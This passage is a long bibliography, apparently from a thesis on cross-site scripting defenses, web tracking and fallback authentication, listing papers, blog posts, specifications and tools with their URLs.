[4] "Edgescan 2014 vulnerability statistics report." [Online]. Available: http://www.bccriskadvisory.com/wp-content/uploads/Edgescan-Stats-Report.pdf

[5] "2 minutes on brighttalk: Cross-site scripting and how to prevent it." [Online]. Available: https://www.brighttalk.com/webcast/288/97255

[6] "Vulnerabilities in osvdb disclosed by type by quarter." [Online]. Available: http://www.osvdb.org/osvdb/show_graph/1

[7] "Owasp top 10-2013: The ten most critical web security risks." [Online]. Available: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[8] "Vulnerability distribution of cve security vulnerabilities by types." [Online]. Available: http://www.cvedetails.com/vulnerabilities-by-types.php

[9] "Tweetdeck shutdown." [Online]. Available: https://twitter.com/TweetDeck/status/476770732987252736

[10] "From i wonder to exploitable worm in 96 minutes." [Online]. Available: https://storify.com/pacohope/from-i-wonder-to-exploitable-worm

[11] "One of worlds largest websites hacked: Turns visitors into ddos zombies." [Online]. Available: http://www.incapsula.com/blog/world-largest-site-xss-ddos-zombies.html

[12] "Facebook company information." [Online]. Available: http://newsroom.fb.com/company-info/

[13] D. Florencio and C. Herley, "A large-scale study of web password habits," in *Proceedings of the 16th International Conference on World Wide Web*, ser. WWW '07. New York, NY, USA: ACM, 2007, pp. 657–666. [Online]. Available: http://doi.acm.org/10.1145/1242572.1242661

[14] "A study of password habits among american consumers." [Online]. Available: http://www.csid.com/wp-content/uploads/2012/09/CS_PasswordSurvey_FullReport_FINAL.pdf

[15] "Global password usage survey." [Online]. Available: http://passwordresearch.com/stats/statistic221.html

[16] "You must remember this ... that and the other." [Online]. Available: http://news.bbc.co.uk/2/hi/uk_news/720976.stm

[17] "Facebook statistics." [Online]. Available: https://blog.kissmetrics.com/facebook-statistics/

[18] J. R. Mayer and J. C. Mitchell, "Third-party web tracking: Policy and technology," in *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, ser. SP '12. Washington, DC, USA: IEEE Computer Society, 2012, pp. 413–427. [Online]. Available: http://dx.doi.org/10.1109/SP.2012.47

[19] A. Javed, "Poster: A footprint of third-party tracking on mobile web," in *Proceedings of the 2013 ACM SIGSAC conference on Computer and communications security*, ser. CCS '13. New York, NY, USA: ACM, 2013, pp. 1441–1444. [Online]. Available: http://doi.acm.org/10.1145/2508859.2512521

[20] A. A. G. Lillian Ablon, Martin C. Libicki, "Markets for cybercrime tools and stolen data." [Online]. Available: http://www.rand.org/content/dam/rand/pubs/research_reports/RR600/RR610/RAND_RR610.pdf

[21] "The value of a hacked email account." [Online]. Available: http://krebsonsecurity.com/2013/06/the-value-of-a-hacked-email-account/

[22] "How the nsa piggy-backs on third-party trackers." [Online]. Available: http://www.slate.com/blogs/future_tense/2013/12/13/nsa_surveillance_and_third_party_trackers_how_cookies_help_government_spies.html

[23] "Americans reject tailored advertising and three activities that enable it." [Online]. Available: http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1478214

[24] M. Heiderich, T. Frosch, and T. Holz, "Iceshield: Detection and mitigation of malicious websites with a frozen dom." in *RAID*, 2011, pp. 281–300.

[25] A. Unknown. [Online]. Available: http://izquotes.com/quote/296683

[26] "what happens in just one minute on the internet." [Online]. Available: http://goo.gl/PdUuL7

[27] M. Johns, "Code injection vulnerabilities in web applications - exemplified at cross-site scripting." [Online]. Available: http://www.martinjohns.com/

[28] M. Zalewski, "Browser security handbook." [Online]. Available: https://code.google.com/p/browsersec/wiki/Main

[29] ——, "The tangled web: A guide to securing modern web applications." [Online]. Available: http://venom630.free.fr/pdf/The%20Tagled%20Web%20A%20Guide%20to%20Securing%20Modern%20Web%20Applications.pdf

[30] "Url: Living standard." [Online]. Available: https://url.spec.whatwg.org/

[31] "Request for comments: 3986." [Online]. Available: http://www.ietf.org/rfc/rfc3986.txt

[32] C. Lindley, "Dom enlightenment." [Online]. Available: http://domenlightenment.com/#1.1

[33] M. West, "Introduction to content security policy." [Online]. Available: https://docs.webplatform.org/wiki/tutorials/content-security-policy

[34] E. Law, "Same origin policy part 1: No peeking." [Online]. Available: http://blogs.msdn.com/b/ieinternals/archive/2009/08/28/explaining-same-origin-policy-part-1-deny-read.aspx

[35] K. Roebuck, "Single sign-on (sso): High-impact strategies - what you need to know:." [Online]. Available: https://books.google.de/books?id=eGeLZwEACAAJ&dq=single+sign+on&hl=en&sa=X&ei=ThiyVO-ZCIeBPZ6JgLgJ&redir_esc=y

[36] J. Weinberger, "Analysis and enforcement of web application security policies." [Online]. Available: https://www.joelweinberger.us/papers/2012/weinberger-thesis.pdf

[37] A. Klein, "Dom based cross site scripting or xss of the third kind: A look at an overlooked flavor of xss." [Online]. Available: http://www.webappsec.org/projects/articles/071105.shtml

[38] M. Heiderich, J. Schwenk, T. Frosch, J. Magazinius, and E. Z. Yang, "mxss attacks: Attacking well-secured web-applications by using innerhtml mutations," in *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*, ser. CCS '13. New York, NY, USA: ACM, 2013, pp. 777–788. [Online]. Available: http://doi.acm.org/10.1145/2508859.2516723

[39] S. Lekies, B. Stock, and M. Johns, "25 million flows later: Large-scale detection of dom-based xss," in *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*, ser. CCS '13. New York, NY, USA: ACM, 2013, pp. 1193–1204. [Online]. Available: http://doi.acm.org/10.1145/2508859.2516703

[40] "Open web application security project — cross-site scripting (xss)." [Online]. Available: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

[41] A. Javed and J. Schwenk, "Towards elimination of cross-site scripting on mobile versions of web applications," in *Information Security Applications*, ser. Lecture Notes in Computer Science, Y. Kim, H. Lee, and A. Perrig, Eds. Springer International Publishing, 2014, pp. 103–123. [Online]. Available: http://dx.doi.org/10.1007/978-3-319-05149-9_7

[42] Wikipedia, Online at http://en.wikipedia.org/wiki/Sarah_Palin_email_hack.

[43] S. Schechter, A. J. B. Brush, and S. Egelman, "It's no secret. measuring the security and reliability of authentication via "secret" questions," in *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy*. IEEE Computer Society, 2009, pp. 375–390.

[44] "National cybersecurity awareness month updates," Online at https://www.facebook.com/notes/facebook-security/national-cybersecurity-awareness-month-updates/10150335022240766.

[45] "Dear nsa, privacy is a fundamental right, not reasonable suspicion." [Online]. Available: https://www.eff.org/deeplinks/2014/07/dear-nsa-privacy-fundamental-right-not-reasonable-suspicion

[46] J. Freudiger, "When whereabouts is no longer thereabouts: Location privacy in wireless networks." [Online]. Available: http://biblion.epfl.ch/EPFL/theses/2011/4928/EPFL_TH4928.pdf

[47] "Technical analysis of client identification mechanisms." [Online]. Available: http://www.chromium.org/Home/chromium-security/client-identification-mechanisms

[48] F. Roesner, T. Kohno, and D. Wetherall, "Detecting and defending against third-party tracking on the web," in *Proceedings of the 9th USENIX Conference on Networked Systems Design and Implementation*, ser. NSDI'12. Berkeley, CA, USA: USENIX Association, 2012, pp. 12–12. [Online]. Available: http://dl.acm.org/citation.cfm?id=2228298.2228315

[49] V. Toubiana, A. Narayanan, D. Boneh, H. Nissenbaum, and S. Barocas, "Adnostic: Privacy preserving targeted advertising," in *Proceedings of the Network and Distributed System Security Symposium, NDSS 2010, San Diego, California, USA, 28th February - 3rd March 2010*, 2010. [Online]. Available: http://www.isoc.org/isoc/conferences/ndss/10/pdf/05.pdf

[50] H. Rheingold. [Online]. Available: http://www.brainyquote.com/quotes/quotes/h/howardrhei560017.html

[51] P. Hooimeijer, B. Livshits, D. Molnar, P. Saxena, and M. Veanes, "Fast and precise sanitizer analysis with bek," in *Proceedings of the 20th USENIX Conference on Security*, ser. SEC'11. Berkeley, CA, USA: USENIX Association, 2011, pp. 1–1. [Online]. Available: http://dl.acm.org/citation.cfm?id=2028067.2028068

[52] "Owasp modsecurity core rule set (crs)." [Online]. Available: https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project

[53] Q. Gong, "Implementation for reverse proxy in open-source web applications and evaluation for false positives in xss-filters (diplom thesis january 2014)."

[54] "Apache module mod_proxy." [Online]. Available: http://httpd.apache.org/docs/2.2/mod/mod_proxy.html

[55] P. Xie, "Empirical evaluation of content security policy (csp) on real web applications (master thesis 2012)."

[56] L. Klein, "Attacking and defending html5 postmessage in mobile websites." [Online]. Available: http://www.slideshare.net/LukasKlein1/attacking-and-defending-html5-postmessage-in-mobile-websites

[57] "Comparison between mobile and desktop sites." [Online]. Available: https://docs.google.com/spreadsheets/d/1F6vtyi10sHZjRe48FkE210VZCfLpZ60oS-JYvaAO1b0/edit#gid=1395390430

[58] K. Singh, "Can mobile learn from the web?" In Proceedings of Workshop on Web 2.0 Security and Privacy (W2SP) 2012.

[59] G. Wassermann and Z. Su, "Static detection of cross-site scripting vulnerabilities," in *Proceedings of the 30th International Conference on Software Engineering*, ser. ICSE '08. New York, NY, USA: ACM, 2008, pp. 171–180. [Online]. Available: http://doi.acm.org/10.1145/1368088.1368112

[60] "Knowyourelements." [Online]. Available: http://www.knowyourelements.com/#tab=list-view&date=2013-01-24

[61] Webappers, "A complete guide of jquery mobile for beginners," 2013. [Online]. Available: http://www.webappers.com/2013/03/15/a-complete-guide-of-jquery-mobile-for-beginners/

[62] E. Law, "Controlling the xss filter," 2011. [Online]. Available: http://blogs.msdn.com/b/ieinternals/archive/2011/01/31/controlling-the-internet-explorer-xss-filter-with-the-x-xss-protection-http-header.aspx

[63] D. Bates, A. Barth, and C. Jackson, "Regular expressions considered harmful in client-side xss filters," in *Proceedings of the 19th International Conference on World Wide Web*, ser. WWW '10. New York, NY, USA: ACM, 2010, pp. 91–100. [Online]. Available: http://doi.acm.org/10.1145/1772690.1772701

[64] "Regular expression language - quick reference." [Online]. Available: http://msdn.microsoft.com/en-us/library/az24scfc.aspx

[65] "Regular expressions tutorial table of contents." [Online]. Available: http://www.regular-expressions.info/tutorialcnt.html

[66] DaveChild, "Regular expressions cheat sheet." [Online]. Available: http://www.cheatography.com/davechild/cheat-sheets/regular-expressions/

[67] "Regular expressions." [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide/Regular_Expressions

[68] A. Barth, C. Jackson, and J. C. Mitchell, "Securing frame communication in browsers," *Commun. ACM*, vol. 52, no. 6, pp. 83–91, June 2009. [Online]. Available: http://doi.acm.org/10.1145/1516046.1516066

[69] "Regular expression denial of service." [Online]. Available: http://en.wikipedia.org/wiki/ReDoS

[70] "redos.js - javascript test program for regular expression dos attacks." [Online]. Available: http://www.computerbytesman.com/redos/retime_js.source.txt

[71] J. Resig, "Accuracy of javascript time." [Online]. Available: http://ejohn.org/blog/accuracy-of-javascript-time/

[72] E. Kirda, C. Kruegel, G. Vigna, and N. Jovanovic, "Noxes: A client-side solution for mitigating cross-site scripting attacks," in *Proceedings of the 2006 ACM Symposium on Applied Computing*, ser. SAC '06. New York, NY, USA: ACM, 2006, pp. 330–337. [Online]. Available: http://doi.acm.org/10.1145/1141277.1141357

[73] O. Ismail, M. Etoh, Y. Kadobayashi, and S. Yamaguchi, "A proposal and implementation of automatic detection/collection system for cross-site scripting vulnerability," in *Advanced Information Networking and Applications, 2004. AINA 2004. 18th International Conference on*, vol. 1, 2004, pp. 145–151 Vol.1.

[74] P. Vogt, F. Nentwich, N. Jovanovic, C. Kruegel, E. Kirda, and G. Vigna, "Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis," in *Network and Distributed Systems Security Symposium (NDSS)*, 02 2007.

[75] "Xml user interface language." [Online]. Available: https://developer.mozilla.org/en-US/docs/Mozilla/Tech/XUL

[76] "Mozilla developer platforms mobile." [Online]. Available: https://groups.google.com/forum/#!topic/mozilla.dev.platforms.mobile/_42Jv6KDg7s

[77] "Noscript anywhere." [Online]. Available: https://noscript.net/nsa/

[78] M. Heiderich, M. Niemietz, F. Schuster, T. Holz, and J. Schwenk, "Scriptless attacks: Stealing the pie without touching the sill," in *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, ser. CCS '12. New York, NY, USA: ACM, 2012, pp. 760–771. [Online]. Available: http://doi.acm.org/10.1145/2382196.2382276

[79] "Nette php framework 2.2.2." [Online]. Available: http://nette.org/

[80] I. Ristic, "Xss prevention via context-aware output encoding." [Online]. Available: http://blog.ivanristic.com/2010/09/introducing-canoe-context-aware-output-encoding-for-xss-prevention.html

[81] "Owasp java encoder project." [Online]. Available: https://www.owasp.org/index.php/OWASP_Java_Encoder_Project#tab=Main

[82] B. Livshits and S. Chong, "Towards fully automatic placement of security sanitizers and declassifiers," in *Proceedings of the 40th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, ser. POPL '13. New York, NY, USA: ACM, 2013, pp. 385–398. [Online]. Available: http://doi.acm.org/10.1145/2429069.2429115

[83] P. Saxena, D. Molnar, and B. Livshits, "Scriptgard: Automatic context-sensitive sanitization for large-scale legacy web applications," in *Proceedings of the 18th ACM Conference on Computer and Communications Security*, ser. CCS '11. New York, NY, USA: ACM, 2011, pp. 601–614. [Online]. Available: http://doi.acm.org/10.1145/2046707.2046776

[84] D. A. Wheeler, "Prevent cross-site (xss) malicious content." [Online]. Available: http://tldp.org/HOWTO/Secure-Programs-HOWTO/cross-site-malicious-content.html

[85] J. Rafail, "Cross-site scripting vulnerabilities (cert coordination center)." [Online]. Available: http://resources.sei.cmu.edu/asset_files/WhitePaper/2001_019_001_52452.pdf

[86] J. Pullicino, "Preventing xss attacks." [Online]. Available: http://www.acunetix.com/blog/web-security-zone/preventing-xss-attacks/

[87] "Are the following characters xss vulnerable?" [Online]. Available: http://forums.alfresco.com/forum/developer-discussions/development-environment/are-following-characters-xss-vulnerable-03302012

[88] J. Walker, "Xss filtering." [Online]. Available: http://incompleteness.me/blog/2008/12/04/xss-filtering/

[89] D. Hbtik, "Potentially dangerous characters." [Online]. Available: http://forums.asp.net/t/1792144.aspx?Potentially+Dangerous+Characters

[90] "Testing for cross site scripting." [Online]. Available: https://www.owasp.org/index.php/Talk:Testing_for_Cross_site_scripting

[91] "Php 5.4.31." [Online]. Available: http://www.php.net/

[92] J. Weinberger, P. Saxena, D. Akhawe, M. Finifter, R. Shin, and D. Song, "A systematic analysis of xss sanitization in web application frameworks," in *Proceedings of the 16th European Conference on Research in Computer Security*, ser. ESORICS'11. Berlin, Heidelberg: Springer-Verlag, 2011, pp. 150–171. [Online]. Available: http://dl.acm.org/citation.cfm?id=2041225.2041237

[93] "Owasp java encoder documentation." [Online]. Available: http://owasp-java-encoder.googlecode.com/svn/tags/1.1/core/apidocs/org/owasp/encoder/Encode.html

[94] L. Hunt, "Html5 reference: The syntax, vocabulary and apis of html5." [Online]. Available: http://dev.w3.org/html5/html-author/

[95] D. Ross, "Ie8 security part iv: The xss filter." [Online]. Available: http://blogs.msdn.com/b/ie/archive/2008/07/02/ie8-security-part-iv-the-xss-filter.aspx

[96] "Html: The markup language (an html language reference)." [Online]. Available: http://www.w3.org/TR/html-markup/syntax.html#syntax-attributes

[97] P. Brady, "How not to use htmlspecialchars() for output escaping." [Online]. Available: http://goo.gl/HDH38F

[98] S. Stamm, B. Sterne, and G. Markham, "Reining in the web with content security policy," in *Proceedings of the 19th International Conference on World Wide Web*, ser. WWW '10. New York, NY, USA: ACM, 2010, pp. 921–930. [Online]. Available: http://doi.acm.org/10.1145/1772690.1772784

[99] "About dynamic properties." [Online]. Available: http://msdn.microsoft.com/en-us/library/ms537634%28v=vs.85%29.aspx

[100] "Remove xss function." [Online]. Available: https://github.com/JianH/phpXXS/blob/f6b7bf73f36715d35a2e27e459d8096ebe0832f1/func.php#L5

[101] "Pear – php extension and application repository framework." [Online]. Available: http://pear.php.net/

[102] "Alexa top sites by category." [Online]. Available: http://www.alexa.com/topsites/category

[103] "Icecoder." [Online]. Available: http://icecoder.net/

[104] "Symphony—xslt-powered open source content management system." [Online]. Available: http://www.getsymphony.com/

[105] "Wolfcms." [Online]. Available: https://www.wolfcms.org/

[106] M. Ter Louw and V. Venkatakrishnan, "Blueprint: Robust prevention of cross-site scripting attacks for existing browsers," in *30th IEEE Symposium on Security and Privacy*, May 2009, pp. 331–346.

[107] T. Jim, N. Swamy, and M. Hicks, "Defeating script injection attacks with browser-enforced embedded policies," in *Proceedings of the 16th International Conference on World Wide Web*, ser. WWW '07. New York, NY, USA: ACM, 2007, pp. 601–610. [Online]. Available: http://doi.acm.org/10.1145/1242572.1242654

[108] T. Oda, G. Wurster, P. C. van Oorschot, and A. Somayaji, "Soma: Mutual approval for included content in web pages," in *Proceedings of the 15th ACM Conference on Computer and Communications Security*, ser. CCS '08. New York, NY, USA: ACM, 2008, pp. 89–98. [Online]. Available: http://doi.acm.org/10.1145/1455770.1455783

[109] M. V. Gundy and H. Chen, "Noncespaces: Using randomization to defeat cross-site scripting attacks," in *Computers & Security*, 2012, pp. 612–628.

[110] Y. Nadji, P. Saxena, and D. Song, "Document structure integrity: A robust basis for cross-site scripting defense," in *Proceedings of the Network and Distributed System Security Symposium, NDSS 2009, San Diego, California, USA, 8th February - 11th February 2009*, 2009. [Online]. Available: http://www.isoc.org/isoc/conferences/ndss/09/pdf/01.pdf

[111] G. S. Kc, A. D. Keromytis, and V. Prevelakis, "Countering code-injection attacks with instruction-set randomization," in *Proceedings of the 10th ACM Conference on Computer and Communications Security*, ser. CCS '03. New York, NY, USA: ACM, 2003, pp. 272–280. [Online]. Available: http://doi.acm.org/10.1145/948109.948146

[112] T. K. Oda, "Simple security policy for the web." [Online]. Available: http://terri.zone12.com/doc/academic/TerriOda-PhDThesis-WebSecurity.pdf

[113] M. Johns, B. Engelmann, and J. Posegga, "Xssds: Server-side detection of cross-site scripting attacks," in *Computer Security Applications Conference, 2008. ACSAC 2008. Annual*, Dec 2008, pp. 335–344.

[114] M. Johns, "Sessionsafe: Implementing xss immune session handling," in *Proceedings of the 11th European Conference on Research in Computer Security*, ser. ESORICS'06. Berlin, Heidelberg: Springer-Verlag, 2006, pp. 444–460. [Online]. Available: http://dx.doi.org/10.1007/11863908_27

[115] A. Doupé, W. Cui, M. H. Jakubowski, M. Peinado, C. Kruegel, and G. Vigna, "dedacota: toward preventing server-side xss via automatic code and data separation," in *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, ser. CCS '13. New York, NY, USA: ACM, 2013, pp. 1205–1216. [Online]. Available: http://doi.acm.org/10.1145/2508859.2516708

[116] Y. Cao, V. Yegneswaran, P. Porras, and Y. Chen, "Poster: A path-cutting approach to blocking xss worms in social web networks," in *Proceedings of the 18th ACM Conference on Computer and Communications Security*, ser. CCS '11. New York, NY, USA: ACM, 2011, pp. 745–748. [Online]. Available: http://doi.acm.org/10.1145/2046707.2093483

[117] E. Z. Yang, "Comparison of php-based frameworks." [Online]. Available: http://htmlpurifier.org/comparison

[118] P. Brady, "Html sanitisation: The devil's in the details (and the vulnerabilities)." [Online]. Available: http://blog.astrumfutura.com/2010/08/html-sanitisation-the-devils-in-the-details-and-the-vulnerabilities/

[119] D. Balzarotti, M. Cova, V. Felmetsger, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna, "Saner: Composing static and dynamic analysis to validate sanitization in web applications," in *Proceedings of the 2008 IEEE Symposium on Security and Privacy*, ser. SP '08. Washington, DC, USA: IEEE Computer Society, 2008, pp. 387–401. [Online]. Available: http://dx.doi.org/10.1109/SP.2008.22

[120] K. Follett. [Online]. Available: http://www.brainyquote.com/quotes/quotes/k/kenfollett387962.html

[121] A. Javed and J. Schwenk, "Systematically breaking online wysiwyg editors," in *Information Security Applications*, ser. Lecture Notes in Computer Science. Springer International Publishing, 2014.

[122] "Jive." [Online]. Available: http://www.jivesoftware.com/why-jive/customers/#view=list

[123] "Tinymce." [Online]. Available: http://www.tinymce.com/enterprise/using.php

[124] "Lithium." [Online]. Available: http://www.lithium.com/why-lithium/customer-success/

[125] "Froala." [Online]. Available: https://github.com/stefanneculai/froala-wysiwyg/issues/33#issuecomment-41170451

[126] "Edit live." [Online]. Available: http://ephox.com/customers

[127] "Ckeditor." [Online]. Available: http://ckeditor.com/about/who-is-using-ckeditor

[128] "Markdown." [Online]. Available: http://daringfireball.net/projects/markdown/

[129] "Textarea editor." [Online]. Available: http://operawiki.info/TextAreaEditor

[130] "Top wysiwyg editor myths." [Online]. Available: http://ckeditor.com/blog/Top-WYSIWYG-Editor-Myths

[131] M. Heiderich, T. Frosch, M. Jensen, and T. Holz, "Crouching tiger - hidden payload: Security risks of scalable vectors graphics," in *Proceedings of the 18th ACM Conference on Computer and Communications Security*, ser. CCS '11. New York, NY, USA: ACM, 2011, pp. 239–250. [Online]. Available: http://doi.acm.org/10.1145/2046707.2046735

[132] "Tinymce tracker." [Online]. Available: http://www.tinymce.com/develop/bugtracker.php

[133] "Froala editor." [Online]. Available: http://editor.froala.com/

[134] M. West, "Play safely in sandboxed iframes." [Online]. Available: http://www.html5rocks.com/en/tutorials/security/sandboxed-iframes/

[135] A. Lincoln. [Online]. Available: http://www.brainyquote.com/quotes/quotes/a/abrahamlin161741.html

[136] A. Javed, J. Riemer, and J. Schwenk, "Siachen: A fine-grained policy language for the mitigation of cross-site scripting attacks," in *Information Security*, ser. Lecture Notes in Computer Science, S. Chow, J. Camenisch, L. Hui, and S. Yiu, Eds., vol. 8783. Springer International Publishing, 2014, pp. 515–528. [Online]. Available: http://dx.doi.org/10.1007/978-3-319-13257-0_33

[137] J. Riemer, "Evaluation of a policy language for the mitigation of cross-site scripting (xss) attacks on real web applications (diploma thesis 2013)."

[138] "Same origin policy." [Online]. Available: http://www.w3.org/Security/wiki/Same_Origin_Policy

[139] K. Jayaraman, W. Du, B. Rajagopalan, and S. J. Chapin, "Escudo: A fine-grained protection model for web browsers," in *Proceedings of the 2010 IEEE 30th International Conference on Distributed Computing Systems*, ser. ICDCS '10. Washington, DC, USA: IEEE Computer Society, 2010, pp. 231–240. [Online]. Available: http://dx.doi.org/10.1109/ICDCS.2010.71

[140] "Xss worms and viruses." [Online]. Available: https://www.whitehatsec.com/resource/whitepapers/XSS_cross_site_scripting.html

[141] "Zone-h defacement archive." [Online]. Available: https://www.zone-h.org/archive/special=1

[142] "Modsecurity core rules." [Online]. Available: http://www.modsecurity.org/documentation/modsecurity-apache/2.1.3/html-multipage/ar01s02.html

[143] T. Oda and A. Somayaji, "Enhancing web page security with security style sheets." [Online]. Available: http://terri.zone12.com/doc/academic/TR-11-04-Oda.pdf

[144] B. Sterne and A. Barth, "Content security policy 1.0." [Online]. Available: http://www.w3.org/TR/CSP/

[145] "Webkit open source project." [Online]. Available: http://www.webkit.org/

[146] "The chromium projects." [Online]. Available: http://www.chromium.org/

[147] "Content security policy 1.1." [Online]. Available: https://dvcs.w3.org/hg/content-security-policy/raw-file/tip/csp-specification.dev.html

[148] W. Security. [Online]. Available: https://blog.whitehatsec.com/hackerkast-29-bonus-round-formaction-scriptless-attack/

[149] "Phishing by data uri." [Online]. Available: http://klevjers.com/papers/phishing.pdf

[150] "Html living standard." [Online]. Available: http://www.whatwg.org/specs/web-apps/current-work/multipage/

[151] "Html purifier changelog." [Online]. Available: http://htmlpurifier.org/news/

[152] "Ecmascript programming language." [Online]. Available: http://www.ecmascript.org/

[153] "Blink now has csp 1.1 script nonce support." [Online]. Available: https://src.chromium.org/viewvc/blink?view=revision&revision=150541

[154] "Csp 1.1 : nonce-source (experimental)." [Online]. Available: https://bugzilla.mozilla.org/show_bug.cgi?id=855326

[155] "Yahoo! ui library." [Online]. Available: http://yuiblog.com/sandbox/yui/3.3.0pr3/api/Escape.html

[156] "There's more to html escaping ..." [Online]. Available: http://wonko.com/post/html-escaping

[157] "Phpbb – free and open source forum software." [Online]. Available: https://www.phpbb.com/

[158] "Phplist – the world's most popular open source email campaign manager." [Online]. Available: http://www.phplist.com/

[159] "Damn vulnerable web app (dvwa)." [Online]. Available: http://www.dvwa.co.uk/

[160] "Interview with a blackhat (part 1)." [Online]. Available: https://blog.whitehatsec.com/interview-with-a-blackhat-part-1/#.UfYjL403Blh

[161] "Anti-csrf token stealing via xss and implementation of csrf." [Online]. Available: http://sqlulz.blogspot.de/2013/05/anti-csrf-token-stealing-via-xss-and.html

[162] "Html5.1 nightly." [Online]. Available: http://www.w3.org/html/wg/drafts/html/master/forms.html#attr-fs-formaction

[163] "Scripts." [Online]. Available: http://www.w3.org/TR/REC-html40/interact/scripts.html

[164] J. Weinberger, A. Barth, and D. Song, "Towards client-side html security policies," in *Proceedings of the 6th USENIX Conference on Hot Topics in Security*, ser. HotSec'11. Berkeley, CA, USA: USENIX Association, 2011, pp. 8–8. [Online]. Available: http://dl.acm.org/citation.cfm?id=2028040.2028048

[165] M. Weissbacher, T. Lauinger, and W. Robertson, "Why is csp failing? trends and challenges in csp adoption," in *Research in Attacks, Intrusions and Defenses*, ser. Lecture Notes in Computer Science, A. Stavrou, H. Bos, and G. Portokalidis, Eds., vol. 8688. Springer International Publishing, 2014, pp. 212–233. [Online]. Available: http://dx.doi.org/10.1007/978-3-319-11379-1_11

[166] "Inline javascript on alexa top 25k sites." [Online]. Available: https://twitter.com/freddyb/status/304878658345107456

[167] "Ecmascript 5 compatibility table." [Online]. Available: http://kangax.github.io/es5-compat-table/#Object.defineProperty

[168] "Ecmascript 5 compatibility table." [Online]. Available: http://kangax.github.io/es5-compat-table/#Object.freeze

[169] "Ecmascript 5 compatibility table." [Online]. Available: http://kangax.github.io/es5-compat-table/#Object.preventExtensions

[170] "Object.defineproperty." [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/defineProperty

[171] "Object.freeze function (javascript)." [Online]. Available: http://msdn.microsoft.com/en-us/library/ie/ff806186(v=vs.94).aspx

[172] "Object.preventextensions." [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/preventExtensions

[173] "Xss filter code." [Online]. Available: https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/master/base_rules/modsecurity_crs_41_xss_attacks.conf#L11

[174] "Automating web application security testing." [Online]. Available: http://googleonlinesecurity.blogspot.de/2007/07/automating-web-application-security.html

[175] "How to access url or url parts using javascript / get the website url using javascript." [Online]. Available: http://tuvianblog.com/2011/07/14/how-to-access-url-or-url-parts-using-javascript-get-the-website-url-using-javascript/

[176] "Csp not enforced in sandboxed iframe." [Online]. Available: https://bugzilla.mozilla.org/show_bug.cgi?id=886164

[177] A. Unknown. [Online]. Available: http://www.harampanti.com/2014/04/funny-one-liner-please-stop-asking-me_22.html

[178] A. Javed, D. Bletgen, F. Kohlar, M. Dürmuth, and J. Schwenk, "Secure fallback authentication and the trusted friend attack," in *Proceedings of the 2014 IEEE 34th International Conference on Distributed Computing Systems Workshops*, ser. ICDCSW '14. Washington, DC, USA: IEEE Computer Society, 2014, pp. 22–28. [Online]. Available: http://dx.doi.org/10.1109/ICDCSW.2014.30

[179] D. Bletgen, "Analyzing the password recovery functionality of social networks (bachelor thesis 2013)."

[180] M. Zviran and W. J. Haga, "A comparison of password techniques for multilevel authentication mechanisms," *The Computer Journal*, vol. 36, no. 3, pp. 227–237, 1993.

[181] V. Griffith and M. Jakobsson, "Messin with texas deriving mothers maiden names using public records," in *Applied Cryptography and Network Security*, ser. Lecture Notes in Computer Science. Springer Berlin Heidelberg, 2005, vol. 3531, pp. 91–103.

[182] D. Rosenblum, "What anyone can know: The privacy risks of social networking sites," *Security Privacy, IEEE*, vol. 5, no. 3, pp. 40–49, 2007.

[183] A. Rabkin, "Personal knowledge questions for fallback authentication: security questions in the era of facebook," in *Proceedings of the 4th symposium on Usable privacy and security*. ACM, 2008, pp. 13–23.

[184] J. Bonneau, M. Just, and G. Matthews, "What's in a name? evaluating statistical attacks on personal knowledge questions," in *Financial Cryptography and Data Security*, ser. Lecture Notes in Computer Science. Springer Berlin Heidelberg, 2010, vol. 6052, pp. 98–113.

[185] M. Just, "Designing authentication systems with challenge questions," *Security and Usability: Designing Secure Systems That People Can Use*, pp. 143–155, 2005.

[186] M. Jakobsson, E. Stolterman, S. Wetzel, and L. Yang, "Love and authentication," in *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*. ACM, 2008, pp. 197–200.

[187] S. L. Garfinkel, "Email-based identification and authentication: An alternative to pki?" *Security & Privacy, IEEE*, vol. 1, no. 6, pp. 20–26, 2003.

[188] "Zeus mitmo: Man-in-the-mobile," Online at http://securityblog.s21sec.com/2010/09/zeus-mitmo-man-in-mobile-i.html.

[189] K. D. Mitnick and W. L. Simon, *The Art of Deception: Controlling the Human Element of Security*. Wiley, 2002.

[190] J. Brainard, A. Juels, R. L. Rivest, M. Szydlo, and M. Yung, "Fourth-factor authentication: somebody you know," in *Proceedings of the 13th ACM conference on Computer and communications security*. ACM, 2006, pp. 168–178.

[191] S. Schechter, S. Egelman, and R. W. Reeder, "It's not what you know, but who you know: a social approach to last-resort authentication," in *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*. ACM, 2009, pp. 1983–1992.

[192] H. Kim, J. Tang, and R. Anderson, "Social authentication: Harder than it looks," in *Financial Cryptography and Data Security*, ser. Lecture Notes in Computer Science, vol. 7397. Springer Berlin Heidelberg, 2012, pp. 1–15.

[193] M. Huber, M. Mulazzani, E. Weippl, G. Kitzler, and S. Goluch, "Exploiting social networking sites for spam," in *Proceedings of the 17th ACM conference on Computer and communications security*. ACM, 2010, pp. 693–695.

[194] R. Potharaju, B. Carbunar, and C. Nita-Rotaru, "ifriendu: leveraging 3-cliques to enhance infiltration attacks in online social networks," in *Proceedings of the 17th ACM conference on Computer and communications security*. ACM, 2010, pp. 723–725.

[195] R. Wang, S. Chen, and X. Wang, "Signing me onto your accounts through facebook and google: A traffic-guided security study of commercially deployed single-sign-on web services," in *Proceedings of the 2012 IEEE Symposium on Security and Privacy*. IEEE Computer Society, 2012, pp. 365–379.

